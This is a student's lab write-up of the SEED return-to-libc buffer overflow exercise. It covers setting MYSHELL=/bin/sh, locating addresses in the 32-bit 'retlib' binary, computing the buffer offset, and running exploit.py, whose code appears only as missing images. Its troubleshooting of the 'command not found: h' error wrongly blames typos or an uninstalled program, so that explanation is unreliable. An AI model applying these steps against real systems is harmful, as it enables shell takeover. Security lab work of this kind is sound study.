
We shall create a simple C program "prtenv.c" and import the code which is given in the lab manual. This program helps us find out the address of the variable. While comping the program we need to make sure that we need to run in the 32bit program. And also the length of file name must be the same "retlib" which is 6 characters long.

Step 1: export MYSHELL=/bin/sh: This command sets an environment variable called MYSHELL to the value "/bin/sh.".

Step 2: Create a new file called “prtenv.c” and write the code to print the MYSHELL address.

Step 3: Compile the prtenv file with the command: gcc -m32 -o prtenv prtenv.c -o prtenv: This part of the command specifies the output file name. After compilation, the resulting program will be named "prtenv." Then run the command “ll” to display the list of the files where it is visible that prtenv is created and compiled successfully. Next, run the command ./prtenv to see the address of MYSHELL






And later that address needs to be updated in the exploit.py file.

TASK 3: Deployment of the attack


After that once we run the ./retlib program. We get an output that shows the buffer address and frame pointer address.

```
[10/09/24]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 0
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
(^_^)(^_^) Returned Properly (^_^)(^_^)
[10/09/24]seed@VM:~/.../Labsetup$
```


We can get the difference of these address with the help of hex calculator. This gives the offset of the size of the buffer.



And now we need to update the ebp values in the exploit.py file




And after we run the exploit.py file the size of the bad file changes which means the attack is working.



Variation 1: This requires us to remove the exit address code from exploit.py and see how the output will be displayed

We can see that after running the ./retlib command and running the code we cannot exit the code since it does not recognize the command and gives the “Segmentation Fault ” error



Variation 2: If we change the file name of “retlib” to “newretlib”


Here it is visible that after changing the name and running the command with get the error

“zsh: 1: command not found: h”

"zsh": This is the name of the shell you are using, which is Zsh. It's the command-line interface you use to interact with your computer.

"h": This is the command or program you tried to execute, but it doesn't appear to be recognized or installed on your system.

To resolve this issue, you might want to check for typos in your command or verify that the program you are trying to run ("h" in this case) is installed and in your system's PATH. It's possible that "h" is not a valid command or is missing from your system.



Conclusion: We both have performed both of these attacks successfully on our systems.